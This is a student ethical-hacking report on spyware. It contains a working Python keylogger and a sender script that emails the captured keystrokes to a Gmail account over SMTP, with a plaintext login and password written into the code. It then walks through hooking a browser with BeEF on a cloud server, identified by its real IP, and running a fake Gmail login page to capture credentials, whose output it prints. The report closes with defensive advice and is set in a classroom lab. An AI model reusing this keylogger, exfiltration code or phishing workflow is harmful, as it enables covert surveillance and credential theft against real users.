Exploiting with Spyware

ETHICAL HACKING GROUPPROJECT

MARYAM ALKASEM -201910327

SHEIKHA BASHEER-202020451

JOSHUA THEODER-201910364

Contents

Introduction

This report aims to demonstrate how easily spyware can be installed or just even sent as a phish to a remote host, and be used to collect sensitive user data. Although the aforementioned can be done on any host regardless of the nature of their operating system, a virtual machine will be set up to act as the target since the rubric requires one.

Tools and Resources


- Oracle VirtualBox
- Ubuntu 20.04 ISO
- Linode Server on the Cloud
- BeEF Exploitation Framework
- Python3

Installing Virtual Machine

Setting up VirtualBox

Starts with downloading the .exe file from Oracle's website and initializing the setup. While this happens, we need to get our Linux distro's .iso file from Ubuntu's website. Once that is all said and done, we move on to prepping Virtual Box for our VM.

Start VirtualBox, and click on the New symbol. Give the virtual OS a relevant name.



Create Virtual Machine

Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.


Name: Ubuntu

Type: Linux

Version: Ubuntu (64-bit)

1.1 VirtualBox 1

Allocate RAM to the virtual OS, Create a VDi Virtual Disk which is Dynamically allocated and move on to installing the Ubuntu ISO.


Oracle VM VirtualBox Manager
File Machine Help
New Settings Discard Start
2
Machine Tools Global Tools
Ubuntu
Powered Off
1

Welcome to VirtualBox!

The left part of this window lists all virtual machines and virtual machine groups on your computer.

The right part of this window represents a set of tools which are currently opened (or can be opened) for the currently chosen machine. For a list of currently available tools check the corresponding menu at the right side of the main tool bar located at the top of the window. This list will be extended with new tools in future releases.

You can press the **F1** key to get instant help, or visit www.virtualbox.org for more information and latest news.

Details

Tool to observe virtual machine (VM) details. Reflects groups of properties for the currently chosen VM and allows basic operations on certain properties (like the machine storage devices).

Snapshots


Tool to control virtual machine (VM) snapshots. Reflects snapshots created for the currently selected VM and allows snapshot operations like create, remove, restore (make current) and observe their properties. Allows to edit snapshot attributes like name and description.

Start selected virtual machines

1.2 VirtualBox 1

Soon you'll find yourself inside Linux. You should be presented with the option to install it.

Setting up Ubuntu 20.04




You can try Ubuntu without making any changes to your computer, directly from this CD.

Or if you're ready, you can install Ubuntu alongside (or instead of) your current operating system. This shouldn't take too long.

You may wish to read the release notes.

2.1 Ubuntu Installation 1



□ Download updates while installing Ubuntu


This saves time after installation.

□ Install third-party software for graphics and Wi-Fi hardware, MP3 and other media

This software is subject to license terms included with its documentation. Some is proprietary.

Fluendo MP3 plugin includes MPEG Layer-3 audio decoding technology licensed from Fraunhofer IIS and Technicolor SA.

2.2 Ubuntu Installation 2



This computer currently has no detected operating systems. What would you like to do?


● Erase disk and install Ubuntu

If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.

The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)

The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4

2.3 Ubuntu Installation 3



Paris

2.4 Ubuntu Installation 4

After this step, things get pretty self-explanatory and after a couple steps we are presented with the installation screen.

Install

Welcome to Ubuntu

Fast and full of new features, the latest version of Ubuntu makes computing easier than ever. Here are just a few cool new things to look out for...

Copying files...

2.5 Ubuntu Installation 5

Please remove the installation medium, then press ENTER:

2.6 Ubuntu Installation 6


And that is it, Ubuntu is installed and we will be able to boot into it with Virtual Box.

Exploiting host with Spyware – Keylogger

For ease-of-use and deployment reasons, we are going to stick with a simple keylogger built on python whose purpose is to log key strokes each with a corresponding timecode and store it locally on a .txt file. The script will also be able to send the keystrokes to a given email using python's native SMTP library.

Scripts

1. *Keylogger Script*




```
import pynput
from pynput.keyboard import Key, Listener
import logging
import smtplib
from email.message import EmailMessage

log_dir = ""
logging.basicConfig(filename=(log_dir + "C:\\Users\\USER\\Desktop\\EH\\keylogs.txt"), \
    level=logging.DEBUG, format='%(asctime)s: %(message)s')

def on_press(key):
    logging.info(str(key))

with Listener(on_press=on_press) as listener:
     listener.join()
```

3.1 Script 1

This script uses a native library called *pynput* that is designed for the exact purpose of logging keystrokes. Given certain parameters and a file to send the logs to, we can get each keystroke registered with the exact time it was pressed. As seen, the characters are converted to string form and are concatenated to the timecode before appending it to the given text file.

2. *Sender Script*




```
import smtplib
from email.message import EmailMessage
import time

time.sleep(15)

msg=EmailMessage()
msg['Subject'] = 'KeyLog'
msg['From'] = 'Logger'
msg['To'] = 'theardentbunch@gmail.com'

with open ("keylogs.txt") as f:
    file_data=f.read()
    file_name=f.name
    msg.add_attachment(file_data, subtype ="txt", filename = file_name)




with smtplib.SMTP_SSL('smtp.gmail.com',465) as server:
    server=smtplib.SMTP_SSL('smtp.gmail.com',465)
    server.login("theardentbunch@gmail.com","numerouskinks123")
    server.send_message(msg)
```

3.2 Script 2

The second script which is the email sender uses a variety of libraries to successfully send an email with the logs attached. Firstly, we have the SMTP library that accepts attachments, email addresses and their passwords and port numbers for the specific email provider. As seen above, the function would open the file and add it as an attachment and go ahead and send it with the given credentials. However here, for the purposes of demonstration both the sender and the receiver are the same email address. A time function with a parameter of only 15 seconds before the log file is sent was added for the same reason.


Working

Ideally, the user would run both scripts under some guise and that would set off the logger and the sender. Which in turn would create a file with the keystrokes and also send the same to the given email.



```
2022-04-07 16:33:44,849: 's'
2022-04-07 16:33:44,926: 'd'
2022-04-07 16:33:45,046: 'f'
2022-04-07 16:33:45,501: 'a'
2022-04-07 16:33:45,655: 's'
2022-04-07 16:33:45,897: 'd'
2022-04-07 16:33:46,182: 'j'
2022-04-07 16:33:46,434: 'a'
2022-04-07 16:33:46,553: 's'
2022-04-07 16:33:46,659: 'j'
2022-04-07 16:33:46,883: 'h'
2022-04-07 16:33:47,134: 'd'
2022-04-07 16:33:47,315: 'a'
2022-04-07 16:33:47,849: 's'
2022-04-07 16:33:48,069: 'd'
2022-04-07 16:33:48,421: 'a'
2022-04-07 16:33:48,858: 'd'
2022-04-07 16:33:49,076: Key.enter
2022-04-07 16:34:20,873: 'p'
2022-04-07 16:34:21,603: Key.backspace
2022-04-07 16:34:21,768: Key.backspace
2022-04-07 16:34:21,931: 'a'
2022-04-07 16:34:22,088: 'd'
2022-04-07 16:34:22,284: 'd'
2022-04-07 16:34:22,461: Key.space
2022-04-07 16:34:23,990: Key.right
2022-04-07 16:34:24,806: Key.space
2022-04-07 16:34:25,135: 'b'
2022-04-07 16:34:25,255: 'l'
2022-04-07 16:34:25,432: 'o'
2022-04-07 16:34:25,570: 'c'
2022-04-07 16:34:25,627: 'k'
2022-04-07 16:34:25,802: Key.enter
2022-04-07 16:34:34,386: Key.backspace
2022-04-07 16:34:34,642: Key.backspace
2022-04-07 16:34:35,117: Key.ctrl_l
2022-04-07 16:34:35,617: Key.ctrl_l
2022-04-07 16:34:35,650: Key.ctrl_l
```

3.3 Log File



KeyLog

theardentbunch@gmail.com
to me

keylogs.txt

3.4 Email

As we can see, the log file has the time, date and the characters cast into strings. The script can be modfied to do other things such as send only certain input types or when only a certain field type is triggered as and when required. This concludes the keylogging part of this report.


Exploiting host with Spyware – Web Phish

With the undeniable prevalence of web apps today and about 90% of all vendor services hosted on the web, deploying spyware via the web seemed like a no-brainer. *BeEF* was the weapon of choice. A web exploitation framework developed to be hosted on Linux servers and sent to any target device, with a bevy of pre-built console tools and logs to fit.

Deploying an attack involved setting up a Linux server with BeEF, creating a link to hook the target and exploiting said target with a phish.

Setting up Linux Server on Linode

Although a local Linux VM could be used as a BeEF server, Linode provides a barebones template with BeEF pre-installed. After a quick setup process, we are presented with the following status console for our BeEF server.



Summary

1 CPU Core · 25 GB Storage

1 GB RAM · 0 Volumes

IP Addresses

170.187.250.173

2400:8904::f03c:93ff:feb0:ba29

Access

SSH Access: `ssh root@170.187.250.173`

LISH Console via SSH: `ssh -t JoshuaTheoder@lish-mumbai1.linod`

Plan: Nanode 1 GB | Region: Mumbai, IN | Linode ID: 35259455 | Created: 2022-03-09 07:40

root × Add a tag +

	Max	Avg	Last
🟦 CPU %	1.90%	0.10%	0.81%


	Max	Avg	Last
🟧 I/O Rate	6.48	0.07	0.35
🟥 Swap Rate	0.00	0.00	0.00

4.1 Linode Stats

As seen, the server has minimum resources and a static IP address which will be used to access the computer over SSH.

Configuring and Accessing Linux Server


Simply opening command prompt on the local windows computer and entering the server's static IP as an SSH command should prompt us for the login and take us to the terminal.



```
C:\Users\USER>ssh root@170.187.250.173
root@170.187.250.173's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 07 Apr 2022 01:55:02 PM UTC

  System load:           0.0
  Usage of /:            24.2% of 24.05GB
  Memory usage:          31%
  Swap usage:            0%
  Processes:             119
  Users logged in:       0
  IPv4 address for eth0: 170.187.250.173
  IPv6 address for eth0: 2400:8904::f03c:93ff:feb0:ba29


82 updates can be applied immediately.
70 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Apr  7 13:54:41 2022 from 92.96.85.147
root@170-187-250-173:~#
```

5.1 SSH Login

Once in the terminal we need to access the BeEF console via its IP, this is stored in the root directory and can be obtained with the following command.




```
root@170-187-250-173:~# cat /root/beef.info
##############################
# BEEF INSTALLATION COMPLETE #
##############################
Endpoint: https://170-187-250-173.ip.linodeusercontent.com:3000/ui/panel
Credentials can be found here:
/home/beef/config.yaml
Happy hunting!
root@170-187-250-173:~#
```

5.2 cat BeEF,info

Phishing with BeEF

The next few steps are as easy as they come, speaking volumes on how simple it is to phish a susceptible person. In this demonstration, we are setting up a link to phish a target for their Google login credentials. Once the target enters their credentials the webpage should redirect to the actual Gmail page while giving us their input onto our console.

Once we log in to BeEF, we copy the hook link and send it to the target. Their browser will be hooked as soon as they click on the link and show up on our console.




Authentication

Username: beef

Password: ••••••••••••••

6.1 BeEF login




Hooked Browsers

- Online Browsers
  - 170-187-250-173.ip.linodeuserconte
    - ? 92.96.85.147
- Offline Browsers
  - 170-187-250-173.ip.linodeuserconte
    - ? 92.96.85.147
    - ? 183.82.25.116
    - ? 92.96.96.237
    - ? 92.96.85.147
    - ? 92.96.96.237

6.2 Hooked Browsers

As we can see from figure 6.2 the hooked target has an IP Address, a Chromium based browser and runs on the Android Operating System.

Once we select and start the attack with the following menu the target device's browser will receive the command



Google Phishing

Description: This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

Id: 309


XSS hook URI: https://0.0.0.0:3000/demos/plain.html

Gmail logout interval (ms): 10000

Redirect delay (ms): 1000

6.3 Execute Phish

And present with the following screen. Once the target hits login, the field input will be sent to our console.



'0-187-250-173.ip.linodeusercontent.com

Google Mail:... | https://0.0.0.0:3...

Google — New to Google Mail? CREATE AN ACCOUNT

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

Lots of space
Over 2757.272164 megabytes (and counting) of free storage.

Less spam
Keep unwanted messages out of your inbox.

Mobile access
Get Google Mail on your mobile phone. Learn more

About Google Mail | New features! | Switch to Google Mail | Create an account

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company?
Get business email, calendar, and online docs @your_company.com. Learn more

Sign in

Username: theardentbunch@gmail.com


Password: ••••••••••••••••

Sign in ☐ Stay signed in

Can't access your account?

© 2016 Google | Google Mail for Work | Terms & Privacy | Help

6.4 Target Device Screen



Command results

```
1  data: result=Username: theardentbunch@gmail.com Password: numerouskinks123
```

6.5 Phished Credentials

Concluding Remarks

As demonstrated above with 2 distinct methods, spyware can be easily used to collect sensitive user information without their knowledge. Specifically, the second method can be tailored to exactly what we want it to be. This can be used to collect credentials to password managers, bank accounts and even computer logins, all in the click of a button.

That being said, it is up of utmost priority that we protect and educate end-users about the aforementioned. The following is a list of precautions one can take against spyware.

- Use trusted antivirus software with anti-spyware features
- Don't download suspicious-looking email attachments
- Don't click on online pop-ups
- Don't open links received in text messages from unknown numbers
- Avoid chatting with strangers in messaging apps
- Keep your computer and mobile operating systems up-to-date

Just incorporating these simple habits will go a long way into the fight against spyware. A massive 99% of all cyber-attacks today are due to user-negligence, this can be attributed to poor awareness, lack of employer initiative and almost definitely sub-par enterprise security. Human error can only occur where there is opportunity to do so, and as such it is essential to eliminate opportunities for error as much as possible. At the same time, end-users will continue making mistakes if they don't know what the correct actions is and what the risks are. To breach this gap, it is essential to approach human error from both sides to create a comprehensive defense for organizations.